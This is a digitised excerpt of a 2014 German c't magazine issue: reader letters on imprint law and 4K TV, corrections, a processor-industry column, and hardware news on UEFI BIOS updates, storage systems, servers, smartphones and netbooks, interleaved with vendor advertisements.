Website-Tipp „Impressum für Menschen“, c't 23/14, S. 178

Ihrem Beitrag muss ich als im IT-Recht beratender Anwalt dringend widersprechen: Sie schlagen vor, dass Betreiber von WWW-Seiten ihren Impressumspflichten durch ein Privacy-Captcha mit den Pflichtangaben nachkommen sollen. Davor ist dringend zu warnen, weil diese Gestaltung es gerade unmöglich macht, der Impressumspflicht nachzukommen: Denn wer Inhalte anbietet, die in einer bestimmten Form verfügbar sind – etwa HTML-Text –, muss auch alle Pflichtangaben in dieser Form machen. Das Impressum nur bei aktiviertem Flash, JavaScript oder Bildern anzusehen, ist damit rechtlich „kein Impressum“ und wettbewerbswidrig. Es geht nur umgekehrt: Da alle Browser HTML können, genügt ein HTML-Impressum auf einer Seite, die für alle sonstigen Inhalte Flash benötigt.

Das Privacy Captcha ist eine gute Idee, um auf einer privaten, nicht impressumspflichtigen Seite Kontaktangaben bereitzustellen –

auf einer geschäftlichen Seite drohen dagegen Abmahnungen und Bußgelder. Dort gilt umso mehr: Spam-Filter richtig konfigurieren – mit Reject.

Matthias Bergt, Rechtsanwalt

 Blog-Artikel zum Privacy-Captcha: [ct.de/yuv](http://ct.de/yuv)

## Industrie verdient an kaputtem 4K

FAQ: 4K und Ultra HD, Antworten auf die häufigsten Fragen, c't 23/14, S. 132

Haben wir nichts dazugelernt? Vor ein paar Jahren wurde HD eingeführt. Auch hier gab es anfangs große Verwirrung und viele Logos: HD ready, Full HD und mehr. Die ersten Fernseher waren grottenschlecht und ihr Geld nicht wert. Aber Hauptsache wir hatten die neueste Technik im Wohnzimmer und die Industrie hat kräftig verdient. Jetzt wiederholt sich die Geschichte mit Ultra HD – oder heißt es 4K?

Na, dann viel Spaß beim Ausprobieren, welches Gerät mit welchem Kabel funktioniert, Updaten von Firmware, Lesen von unzähligen Forenbeiträgen und testen, testen... Ich schaue derweil ganz entspannt HD und boykottiere das Ganze – zumindest, bis die Technik funktioniert.

Manfred Fröhler

## Ergänzungen & Berichtigungen

### Mehr Powerline-Power

Kurztest Powerline-Adapter Zyxel PLA5206, c't 24/14, S. 64

Kurz nach Redaktionsschluss schickte Zyxel die Beta-Version der Firmware 3.1.6, die bei Erscheinen dieser Ausgabe bereitstehen sollte. Darin ist die Funktion Power Backoff aktiviert. Damit erhöhen die Adapter bei schwachen Powerline-Verbindungen die Sendeleistung bis ans erlaubte Limit, was in unserem Versuch den Durchsatz der schlechten Links um 38 bis 68 Prozent steigerte. Der mittlere Durchsatz kletterte von 84 auf 101 MBit/s und lag damit etwas oberhalb der 70 bis 95 MBit/s, die sonst für Adapter der 500-MBit/s-Klasse typisch sind.

### Geschichte der Seekabel

Web-Tipp in c't 24/14, S. 214

Die URL von Messages in the Deep lautet korrekterweise <http://builtvisible.com/messages-in-the-deep>.

### Taschenrechner

Mini-PC Zotac Zbox PI320 Pico mit Tablet-Technik, c't 24/14, S. 70

Der Audio-Codec Realtek RT5640 ist nicht per I²C an den Atom Z3735F angebunden, sondern über die Audio-Schnittstelle I²S.


# CLOUD COMPUTING

✓ Deutsches Rechenzentrum

✓ Deutscher Datenschutz

Es gibt einen professionellen deutschen Anbieter für Cloud Computing:

**ProfitBricks.** Mit seiner einzigartigen grafischen Benutzeroberfläche „Data Center Designer Release 2“ gestalten Sie Ihr virtuelles Rechenzentrum, wie Sie es gewohnt sind, frei mit virtuellen Servern, Storages, Firewalls, Switches und Load Balancern, ganz nach Ihrem Bedarf. Jederzeit.



✓ Deutsche Qualität: Halb so teuer, doppelt so schnell!

Starke Leistung fair kalkuliert.  
Bei ProfitBricks wird minutengenau abgerechnet und Sie zahlen nur die Leistung, die Sie auch wirklich brauchen.

Einen detaillierten Preis- und Performancevergleich finden Sie auf unserer Website.

1 Core  
pro Stunde

2 ct

1 GB RAM  
pro Stunde

0,45 ct

Günstiger  
als Amazon: 34-63%

- ✓ Doppelte Performance
- ✓ Minutengenaue Abrechnung
- ✓ Deutsche Sicherheit

Kostenlose Info-Hotline: 0 800-22 44 66 8

Kostenlos testen: [www.pbgo.to/ct](http://www.pbgo.to/ct)



**PROFITBRICKS**  
The IaaS-Company.

vServer

# Der Preishammer!

BANG!

Keine  
Mindestlaufzeit

Keine  
Einrichtungsgebühr

Kostenloser  
0800-Support

Garantierte  
Bereitstellung in 1h

Traffic-Flatrate  
mit 100 Mbit/s

Kostenlose  
Apps und OS-Templates



Jetzt bestellen und  
dauerhaft  
**4,- Euro**  
monatlich sparen!

vServer  
**PLUS X5**

- 6 vCores CPU-Power
- 6GB RAM garantiert
- +12 GB RAM dynamisch
- 200 GB SSD oder
- 400 GB HDD Webspace

ab\* **4,85** €/Monat  
~~3,95~~

Bis zu 10x  
schneller

Auch mit  
**SSD**  
10.000 IOPS

vServer  
**PREMIUM X5**

- 10 vCores CPU-Power
- 10GB RAM garantiert
- +20 GB RAM dynamisch
- 300 GB SSD oder
- 600 GB HDD Webspace

ab\* **12,85** €/Monat

vServer  
**PLATINUM X5**

- 14 vCores CPU-Power
- 14GB RAM garantiert
- +28 GB RAM dynamisch
- 400 GB SSD oder
- 800 GB HDD Webspace

ab\* **18,85** €/Monat

Sie wollen mehr zum Thema vServer wissen?  
Informieren Sie sich kostenlos unter:

**0800 – 999 88 44**  
[www.server4you.de](http://www.server4you.de)

**SERVER4YOU**



Andreas Stiller

# Prozessorgeflüster

Von abgestandenen Altlasten und frischem Gegenwind

**Die FDIV-Geschichte ist (nahezu) ausgestanden, aber die ein oder andere Altsünde holt Intel zwischendurch immer mal wieder ein. Mehr Gegenwind zeichnet sich auch ab, sei es durch neue Start-ups oder durch neue Offensiven ehemaliger Partner.**

Die Intel Corporation habe bei Einführung des Pentium 4 vorsätzlich einige Benchmarks wie WebMark 2001 und SYSmark 2001 getweakt, so der Vorwurf der im Mai 2012 in Kalifornien eingereichten Class Action. Die Manipulation sollte die eigenen Pentium-4-Prozessoren besser aussehen lassen als die eigentlich schnelleren der Konkurrenz und auch als die PIII-Vorgänger. Als Mitunterstützer bei der Kundentäuschung sei Hewlett-Packard mit im Boot gewesen. Beide Beklagten stritten den Vorwurf zwar vehement ab, einigten sich nun aber dennoch mit den Klägern und zahnten fortan jedem US-Bürger 15 Dollar Schadenersatz, wenn er glaubhaft machen kann, im fraglichen Zeitraum einen mit P4-Willamette bestückten Rechner gekauft zu haben. Alle US-Bürger? Nein, nicht die in Illinois. In diesem Land war nämlich viele Jahre zuvor eine ähnliche Klage nach dem dortigen, von Kalifornien abweichen- den Recht bereits abgewiesen worden.

Auf dem eigentlichen Markt weht Intel möglicherweise bald auch wieder mehr Gegenwind entgegen. Zahlreiche kleinere und größere Firmen machten jedenfalls auf der Linley Processor Conference in Santa Clara – dem Nachfolger des legendären Microprocessor Forum – auf sich aufmerksam. Besonders erwähnenswert ist ein gar nicht so kleines Start-up namens Soft Machines, deren VIS-C-Architektur x86- oder ARM-Code verarbeiten und dabei einzelne Software-Threads geschickt auf mehrere Kerne aufteilen können soll (Seite 72).

Auch bei Intels neuem Lieblingsthema IoT (Internet of Things) und Wearables wollen noch andere mitspielen, etwa die hierzulande eher weniger bekannten Firmen Cast (Computer Aided Software Technologies) und Beyond Semiconductor. Der kleinste Vertreter ihrer 32-bittigen BA2x-Familie BA20 ist ein synthetisierbarer IP-Core mit sogenannter „PipelineZero“-Architektur. Die extrem kurze Pipeline hat zwar nicht wirklich null Stufen, aber sie verwendet keinen Prefetch, nur Fetch, Decode und Execute, und kann dadurch ohne zusätzliche Verzögerung verzweigen.

Das Minikernchen braucht in Minimalausstattung gerade mal 10 000 Gatter oder 0,01 mm<sup>2</sup> Platz und soll damit immerhin 3,41 Coremarks/MHz (bei maximal 75 MHz Takt) abliefern. Der Energieverbrauch liegt laut Cast bei 2 µW/MHz. Wahlweise können Erweiterungen wie Gleitkommaeinheit, Hardware-Divider et cetera hinzukommen.

Zu den alteingesessenen Großen auf der Konferenz gehörte Freescale. Die Firma stellte dort ihren ersten 64-Bitter auf Basis von Cortex-A53 als Erweiterung ihrer bislang allein auf Power beruhenden QorIQ-Familie vor. Die Versionen LS1043A und LS1023A sind Vier- oder Zweikerner, die erstmals auch DDR4 unterstützen, samt Kryptografie-Einheit, Paketbeschleunigern und 10-Gigabit-Ethernet. Bei 1,5 GHz Takt sollen sich die Prozessoren mit 8 Watt bescheiden.

## Haswell all überall

ARM und viele Lizenznehmer wie AMD und Applied Micro präsentieren sich auch Mitte November auf der Supercomputer-Konferenz SC14 in New Orleans. Schon vor der Konferenz sind weitere Supercomputer-Großaufträge für das nächste Jahr verbucht worden, viele davon für Cray. Nach dem Auftrag der National Nuclear Security Administration (NNSA) in Höhe von 174 Millionen US-Dollar im Oktober haben jetzt die zivilen Klimaforscher von MET in Großbritannien einen 16-Petaflops-Rechner für 93 Millionen Pfund geordert. Das wäre dann eine mehr als doppelt so hohe Rechenleistung, wie sie für den 30 Mil-

lionen Euro teuren Hornet am HLRS in Stuttgart geplant ist, der im nächsten Jahr, ebenfalls gebaut von Cray, ins Rennen gehen soll.

SGI will der amerikanische Staat ebenfalls bedenken und hat dort für das amerikanische Militär einen 4,6-Petaflops-Rechner bestellt. Und dann gibt es noch die zahlreichen Bestellungen und Ausbaustufen, allein in Deutschland wären das ZIH der TU Dresden (Bull), das Leibniz-Rechenzentrum München (IBM/Lenovo) und das HLRN in Hannover und Berlin (Cray) zu nennen.


Allen gemeinsam ist, dass sie mit Intel Haswell bestückt sind. Diese Monopolstellung behagt in der Szene – außer Intel – niemandem, und so stehen die Chancen gut, dass IBM zusammen mit Partnern wie Nvidia mit OpenPower wieder Boden gutmachen kann. Das Forschungszentrum Jülich etwa, ebenfalls ein Mitglied des OpenPower-Konsortiums, wird sicherlich bei IBM bleiben und vom abgekündigten Blue Gene auf Power8 umschwenken. Mit IBM und Nvidia hat Jülich nun zur Einstimmung ein Power Acceleration and Design Center gegründet.

Gleichzeitig bringt sich IBM mit spezieller wissensbasierter Software verstärkt ins Gespräch, nämlich mit Watson für Power-Architekturen, für das Anfang des Jahres die IBM Watson Group gegründet wurde. IBM investiert immerhin eine Milliarde Dollar in diese neue Geschäftseinheit.

In Zusammenarbeit mit Twitter soll IBMs Watson jetzt täglich 500 Millionen Tweeds auswerten. Die Ergebnisse kann IBM dann seinen Kunden, etwa Banken oder Reiseanbietern für Marketing offerieren. Watson soll sogar norwegischen Ski-Langläufern helfen, den richtigen Ski und das richtige Wachs zu wählen. Vielleicht sollte man ja das nächste Geflüster auch Watson überlassen – oder macht er das sowieso schon? (as)

## Der Null-Pipeline-Prozessor BA20

Der nur 0,01 mm<sup>2</sup> große BA20 von Cast und Beyond Semiconductor, gedacht für Wearables, braucht in der Basisversion nur 10 000 Gatter.



# SIEMENS



[siemens.de/ipc](http://siemens.de/ipc)



SPS IPC Drives 2014  
25.–27. November  
Halle 11

[siemens.de/  
sps-ipc-drives](http://siemens.de/sps-ipc-drives)



## Qualifiziert. Belastbar. Ausdauernd.

Die neue Generation SIMATIC IPCs:  
Echte Leistungsträger für höchste Produktivität

Sind hohe Leistung und Verfügbarkeit essenziell für Ihre Anlage? Setzen Sie jetzt auf neueste PC-Technologie kombiniert mit Qualität „Made by Siemens“. Die langfristig verfügbaren SIMATIC High-End-IPCs unterstützen außerdem die Kontinuität Ihrer Automatisierungslösungen.

- Erste Industrie-PCs am Markt mit leistungsstarken Mehrkern-Prozessoren Intel® Xeon und Core der vierten Generation
- Mehrfingerbedienung und Gesteuerne für Ihre innovativen Multitouch-Bedienkonzepte
- Volle Leistung im 24/7-Dauerbetrieb auch bis 55 °C sowie bei hohen Vibrations-, Schock- und EMV-Belastungen
- 4–6 Jahre Verfügbarkeit und weitere 5 Jahre Reparatur- und Ersatzteildienst für langlebige Maschinenkonzepte



Answers for industry.

## Mehr BIOS-Updates gegen die UEFI-Lücke

Wie in c't 24/14 auf Seite 18 meldet, hat so manche UEFI-Firmware noch Sicherheitslücken, durch die Angreifer ihren Schadcode ins System schleusen können. Nach Intel, HP und Lenovo stellen nun weitere Hardware-Hersteller eigene BIOS-Updates bereit oder geben Entwarnung. Laut Asus, Asrock und MSI sind deren Desktop- und Server-Mainboards nicht betroffen. Allerdings verspricht die Embedded-Systems-Sparte von MSI bald Updates für vier Produkte: Turo HM76 (MS-9A68), Windbox III Plus (MS-9A55), Windbox II Quad (MS-9A65) und Nova Cube Q87 (MS-9A66). Laut dem Server-Anbieter Thomas-Krenn sind dessen Serverboards der Super-

micro-Baureihe X10 nicht betrofen, ältere nutzen kein UEFI. Huawei meldet, dass seine Server-Systeme keine Updates brauchen.

Fujitsu hat Firmware-Updates für etwa 20 Systeme angekündigt, listet aber auch viele nicht betroffene Produkte auf. Cisco und Tyan geben an, dass einige Serverboards betroffen sein könnten, kann aber noch keine Update-Termine nennen. Einige Hardware-Hersteller haben unsere Anfragen bisher nicht beantwortet, darunter etwa Acer, Gigabyte, die Lenovo-Sparte Medion und Shuttle. Wortmannerteilte lediglich die Auskunft, „zu diesem Thema keine Stellungnahme“ abzugeben. (ciw)

## All-in-One-PC mit 3D-Scanner

HP erleichtert mit dem All-in-One-PC Sprout das Einscannen von Objekten. Oberhalb des 23-Zoll-Touchscreen sind die Tiefenkamera Realsense von Intel sowie eine 14,6-Megapixel-Kamera und ein Projektor angebracht. Bedienen lässt sich der Rechner über eine berührungsempfindliche Matte, auf die der Projektor den Bildschirminhalt wirft. Passende Software liefert HP mit.

Im Inneren des HP Sprout stecken Intels Vierkern-Prozessor Core i7-4790S und 8 GByte Arbeitsspeicher. Eine GeForce GT 745A mit 2 GByte Videospeicher befeuert das Full-HD-Display.

Windows 8.1 liegt auf einer Hybrid-Festplatte mit 1 TByte Speicherkapazität. Der All-in-One-PC soll Anfang nächsten Jahres für unter 2000 Euro in den Handel kommen. Den dazu passenden 3D-Drucker „Multi Jet Fusion“ gibt es für Endanwender erst 2016. Er schichtet Thermoplast-Pulver auf, das mit einer flüssigen Komponente und Wärme fixiert wird. Zum Auftragen des Fixiermittels nutzt HP seine in Tintenstrahldruckern bewährten Pagewide-Druckköpfe und will damit eine um zehn Mal so hohe Druckgeschwindigkeit erreichen wie bisherige 3D-Drucker. (chh)



3D-Kamera, Touchscreen und berührungsempfindliche Matte mit Projektorbild führen beim All-in-One-PC HP Sprout zu völlig neuen Bedienkonzepten.

## Minirechner für Firmen

Die vPro-zertifizierten Minirechner der Serie Asus Asuspro E810 beanspruchen weniger Platz als Midi-Tower. Im Inneren stecken je ein leistungsfähiger Haswell-Prozessor, 4 GByte DDR3-RAM und eine 500-GByte-Festplatte. Die Variante E810-B0184 mit Core i5-4590T (2 Kerne, 2 GHz) kostet 680 Euro, der E810-B0194 mit Core i7-4785T (4 Kerne) 850 Euro.

Die Rechner lassen sich per Advanced Management Technology (AMT) aus der Ferne administrieren. Zur Ausstattung zählen unter anderem 2 × USB 3.0, 1 × DVI und 1 × DisplayPort. Für einen Aufpreis von rund 40 Euro bietet Asus jedes System auch mit einem andockbaren Modul an, in dem ein DVD-Brenner, weitere USB-Ports sowie eine serielle und parallele Schnittstelle untergebracht sind. (chh)



In den Winzrechner Asuspro E810 stopft Asus einen Haswell-Prozessor mit vier Kernen.

## Grafikkarten mit 8 GByte Videospeicher

AMDs High-End-Grafikkarte Radeon R9 290X war bisher – mit einer sauteuren Ausnahme für 700 Euro – nur mit 4 GByte Videospeicher (VRAM) erhältlich. Jetzt präsentieren die Hersteller Club3D, MSI, Powercolor und Sapphire erste Varianten mit 8 GByte Grafikspeicher. Sie sind mindestens 70 Euro teurer als 4-GByte-Karten und kosten zwischen 400 und 420 Euro.

Extrem hohe Auflösungen wie 4K oder 5K, Supersampling-Kantenglättung und aufwendige HD-Textur-Mods für Spiele fordern besonders viel Videospeicher. 4-GByte-Karten stoßen in sehr anspruchsvollen Szenen aber meist nicht wegen ihrer Speichergröße an ihre Grenzen, sondern wegen der reinen Rechenleistung. Für sehr aufwendige OpenCL-Berechnungen mit komplexen Matrizen könnten die 8-GByte-Karten hingegen gut geeignet sein.



Die Radeon R9 290X gibt es jetzt auch mit 8 GByte Speicher, etwa in der royal-Ace-Variante von Club 3D.

## Hardware-Notizen

Der südkoreanische Komponentenhersteller Zalman steckt in Schwierigkeiten. Die Muttergesellschaft Moneual musste nach einem Betrugsskandal im Oktober **Insolvenz** anmelden. Bekannt ist der Hersteller hierzulande vor allem für Prozessor- und Grafikkartenkühler, PC-Gehäuse sowie Eingabegeräte.



# KITGEBER FÜR IHRE SYSTEME



## TA Cockpit® Blue.

Plattformunabhängig. Sicher. Effizienzsteigernd. Das ist TA Cockpit® Blue. Über Ihren Webbrowser erhalten Sie schnellen und einfachen Zugriff auf alle relevanten Informationen Ihrer Systeme.

### Ihre Vorteile:

- Überblick über Status und Standort
- Just-in-time-Lieferung von Verbrauchsmaterial
- Direkte Störungsmeldung und Serviceanforderung
- Von der Bestellung bis zur Lieferung alles im Blick
- Behebung von Störungen aus der Ferne

Und das Beste: Für unsere Kunden ist TA Cockpit® Blue völlig kostenfrei! Also vereinbaren Sie noch heute Ihren persönlichen Beratungstermin unter **0800 5890486**.

## Festplatten mit Ethernet-Anschluss

Vor allem für den Einsatz in Object-Storage-Systemen hat Seagate die Festplattenfamilie Kinetic entwickelt, die statt einem SATA- oder SAS-Interface zwei Gigabit-Ethernet-Ports besitzt. Man schließt sie über einen Switch direkt ans Netz an. Software auf einem Server übernimmt die Verwaltung der Datenobjekte auf den einzelnen Kinetic-Laufwerken – Stichwort Software-defined Storage (SdS).

Mittlerweile liefert Seagate eine erste Kinetic-Platte mit 4 TByte Kapazität in Musterstückzahlen aus. Den Preis der ST4000NK0001 hat Seagate noch nicht veröffentlicht, aber das Datenblatt. In vielen Punkten unterscheidet sich das Laufwerk nicht von einer sparsamen SATA-Platte, etwa bei der minimalen Leistungsaufnahme von 3,6 Watt und der Fehlerspezifikation von  $10^{-14}$ . Dank Vollverschlüsselung lassen sich die Platten schnell löschen. Die Datentransferrate beträgt allerdings

höchstens 60 MByte/s. Die Besonderheit liegt bei der Adressierung: Die Platte verwaltet 3,90625 Millionen Objekte von je 1024 KByte Größe, also 4 Milliarden Byte. Sie sind über Remote Procedure Calls (RPC) und einen zustandslosen Key-Value-Store erreichbar.

Seagate kooperiert mit mehreren Partnerfirmen, die Object-Storage-Systeme auf den Markt bringen und die nötige Software optimieren. Die badische Firma Rausch Netzwerktechnik (RNT) arbeitet etwa am Bigfoot Object: Einem Rack-Einschub mit vier Höheneinheiten (4 HE), der 72 Kinetic-Laufwerke samt Switch und redundanter Stromversorgung aufnimmt. Über 18 Gigabit-Ethernet-Ports – später soll auch ein Switch mit  $4 \times 10\text{GbE}$  kommen – sind die 72 Laufwerke mit zusammen 288 TByte Kapazität erreichbar. In einem voll bestückten Rack lassen sich folglich 2,8 Petabyte Bruttokapazität bereitstellen. (ciw)



**RNT Bigfoot Object:**  
72 Seagate Kinetic liefern 288 TByte via Ethernet.

## Storage-System für viele virtuelle Maschinen

Das kalifornische Unternehmen Tintri hat die Baureihe VMstore T800 seiner Speichersysteme speziell für virtuelle Server angekündigt. Automatische Funktionen sollen den Administrator entlasten und optimale Performance für jede einzelne VM garantieren. Die Tintri-Systeme werden physisch per 10-Gigabit-Ethernet und darüber per NFS mit den Compute-Servern für die VMs verbunden. Die Kombination aus Flash-Speicher, klassischen Festplatten und dem Storage-Betriebssystem Tintri OS 3.1 soll für hohe Performance sowie Ausfallsicherheit durch Replikation und Backup sorgen. Mit De-

duplikation und Kompression reduziert Tintri die Datenmengen und beschleunigt Kopiervorgänge. Um die Daten der VMs zu schützen, nutzt Tintri die Hardware-Verschlüsselung der Speichermedien (Self-Encrypting Drives, SEDs).

Tintri verspricht einen besonders günstigen Preis pro VM. Die kleinste Version Tintri VMstore T820 mit 10,5 TByte Nettokapazität soll nach Datenreduktion rund 23 TByte Platz für bis zu 750 virtuelle Maschinen und 2250 vDisks bieten. Der Listenpreis liegt bei 74 000 US-Dollar, also weniger als 100 Dollar pro VM. (ciw)

## Externe Storage-Boxen mit 8-TByte-Festplatten

Ab sofort bestückt die Firma Starline externe Festplattengehäuse von Areca sowie RAID- und JBOD-Systeme von easy-RAID und RAIDdeluxe auch mit HGST-Festplatten vom Typ Ultrastar He8. Die heliumgefüllten Laufwerke fassen jeweils 8 TByte und kommen im Leerlauf mit 5,1 Watt Leistungsaufnahme aus.

Starline setzt die 8-TByte-Platten auf Wunsch in USB-, eSATA- und Thunderbolt-Boxen wie der Areca ARC-5026 ein, aber auch in Storage-Systemen für den Rack-Einbau. In den 4-HE-Einschub RAIDdeluxe RDL-BS64S6D passen 64 Festplatten, mit den 8-TByte-Disk ergeben sich daraus 0,5 Petabyte Bruttokapazität. (ciw)



Die Thunderbolt-2-Speicherbox Areca ARC-5026 gibt es bei Starline auch mit vier 8-TByte-Platten.

## Cloud-Server: Dicht gepackt und flexibel

Dells PowerEdge FX2 soll einerseits hohe Packungsdichte und enge Integration auch von Storage- und Netzwerk-Komponenten erlauben, andererseits aber auch flexibel zu bestücken sein – und das zu Preisen, die denen klassischer Rack-Server gleichen. Technisch ist der PowerEdge FX2 ein weiteres Baukastensystem für Server. Das Chassis mit zwei Höhen единиц (2 HE) nimmt frontseitig vier bis acht Server- oder Storage-Module auf. Im hinteren Bereich ist Platz für PCI-Express-Karten und redundante Netzteile, Netzwerk-Switch sowie Fernwartung.

Weil manche Server-Module mehrere Einzelserver enthalten, lassen sich bis zu 16 physische Maschinen auf 2 HE unterbringen, also bis zu 320 Server in einem 40-HE-Rack. Das ist deutlich weniger als etwa beim HP ProLiant Moonshot oder beim AMD SeaMicro SM15000, dafür lässt sich der PowerEdge FX2 auch nachträglich flexibler be-

stücken. Ein wenig erinnern Bauform und Modul-Auswahl an den neuen Cisco UCS M.

Das FX2-Chassis nimmt Module in drei Bauformen auf: Full-, Half- und Quarter-Width. Je zwei Einschübe passen übereinander, es lassen sich also etwa vier Half-Width-Einschübe wie der PowerEdge FC630 einschieben. Der ist als typisches Dual-Socket-System mit zwei Xeon E5-2600 v3 (Haswell-EP) für „Dense Virtualization“ gedacht. Noch mehr Packungsdichte bringt der FC430, denn hier passen die beiden Xeons in ein Quarter-Width-Modul – aber mit weniger RAM und Massenspeicher. Für Webserver gibt es den PowerEdge FM120x4 in halber Breite, in dem aber vier (Avoton-)Atom-Server stecken – damit sind 16 Server auf 2 HE möglich. Für Datenbanken ist der FC830 mit vier Xeons geplant. Ab Dezember will Dell zunächst FC630 und den Mikroserver FM120x4 ausliefern. (ciw)



Dell PowerEdge FX2: modulares Server-System im 2-HE-Raster

# Kaum zu bremsen: Der neue dLAN® 1200+

Erstmals bis zu  
1,2 Gbit/s Bandbreite  
via Stromleitung



## High Performance – mit Powerline von devolo

Ungebremst geht es in die neue Gigabit-Generation. Mit dem dLAN® 1200+ erreichen Sie bis zu 1,2 Gigabit pro Sekunde über die Stromleitung. Inklusive der bewährten range+ Technology und erstmals mit der neusten MIMO-Powerline-Chipgeneration – für 4K-HDTV-Streaming bis in den letzten Winkel Ihres Zuhause, jederzeit mit stabilem Datenstrom. So wird Ihr Heimnetz zum einfachsten und schnellsten Powerline-Netzwerk aller Zeiten.

Hochleistung zu jeder Zeit, in jedem Raum:  
Der neue dLAN® 1200+ von devolo.

**devolo**



Mehr Infos unter: [www.devolo.de](http://www.devolo.de)

## China-Phones auf High-End-Kurs

Chinesische Smartphone-Hersteller wie Xiaomi, Huawei, Lenovo, Oppo und OnePlus steigern ihre Stückzahlen zurzeit schnell. Die ersten drei liegen sogar schon ungefähr gleichauf mit LG – nur Apple und Samsung verkaufen noch mehr Smartphones. Die Chinesen greifen auch im High-End-Segment an und bringen immer mehr Modelle auch in Europa auf den Markt. Aktuelle Beispiele: das Huawei Honor 6 und das Oppo N3.

Im Honor 6 stecken Huaweis Achtkern-SoC Kirin 920 mit LTE, 3 GByte RAM und 16 GByte Flash-Speicher, die mittels MicroSD-Karte aufgestockt werden können. Das Full-HD-Display kommt bei einer Diagonale von 5 Zoll (12,7 cm) auf stattliche 441 dpi. Als Betriebssystem dient Android 4.4 mit der von Huawei bekannten Oberfläche Emotion UI, obwohl Huawei die Marke Honor sonst als eigenständig darstellt.

Insgesamt macht das Honor 6 einen ordentlichen ersten Eindruck: Es ist gut verarbeitet, die Glasplatte auf der Rückseite wirkt wertig, ist aber kratzanfällig und zieht Fingerabdrücke magisch an. Doch hat der Hersteller vorgesorgt: Für Vorder- und Rückseite liegen jeweils zwei Schutzfolien bei. Das Honor 6 kostet 300 Euro, also deutlich weniger als die High-End-Modelle von Apple und Samsung.

Das Oppo N3 hat zwei Gimicks: eine rotierbare 16-Megapixel-Kamera und eine kleine Bluetooth-Fernbedienung. Ein Motor bewegt die Kamera bei Bedarf von der Rückseite des Smartphones auf die Vorderseite (zum Beispiel für Selfies). Rotieren und auslösen kann man sie auch mit der mitgelieferten Fernbedienung.

Außerdem hat das N3 ein 5,5-Zoll-Display mit Full-HD-Auflösung (403 dpi), zwei SIM-Slots,



Das Oppo N3 hat eine rotierbare 16-MP-Kamera für Selfies und normale Fotos.

LTE, 2 GByte RAM und einen schnellen Quad-Core-Prozessor. Es kostet in den USA 650 US-

Dollar, den Preis für Europa hat Oppo noch nicht bekannt gegeben. (cwo/vbr)

## Fairphone will selbst entwickeln

Das zweite Fairphone soll von Grund auf neu entwickelt werden: „Wir wagen den Sprung und machen unser eigenes Design“, verspricht das niederländische Start-up. Dadurch kann man mehr über die Lieferkette erfahren sowie soziale und ökologische Aspekte beeinflussen. Das Smartphone soll „langlebig, reparierbar und recycelbar“ werden sowie „konfliktfrei“ in Afrika gefördertes Zinn und Tantal enthalten. Außerdem sollen erneut die Arbeiter, die es zusammenbauen, einen Bonus erhalten.

Fairphone selbst wird nur wenige Hardware-Experten einstellen. Die technische Feinarbeit übernehmen „Design- und Herstellungs-Partner“. Welche das sind, will Fairphone in den nächsten Wochen verraten.

Beim ersten Fairphone handelte es sich nicht um eine Neuentwicklung, sondern um ein lizenziertes Design eines chinesischen Herstellers. Fairphone konnte daher nur wenige Hardware-Details ändern. Mittlerweile wurden über 50 000 Fairphones der ersten Generation verkauft, rund 6000 sind noch zu haben. (cwo)



Das erste Fairphone ist fast ausverkauft, der Nachfolger soll 2015 kommen.

## Mini-Comeback der Netbooks

Der PC-Preiskampf führt zu einem kleinen Comeback der Netbooks, die zwischenzeitlich von den Tablets verdrängt worden waren: Asus verkauft demnächst das EeeBook X205TA für 220 Euro. Das genauso günstige Acer Aspire ES1-111 ist schon lieferbar. Beide Geräte haben ein spiegelndes 11,6-Zoll-Display (1366 × 768) ohne Touchscreen, beide kommen ohne Lüfter aus.

Das EeeBook läuft dank seines sparsamen Tablet-Atom-Prozessors und seines großen Akkus ziemlich lang: bis zu zwölf Stunden verspricht Asus. Außerdem ist es mit 0,98 Kilogramm Gewicht sehr leicht.

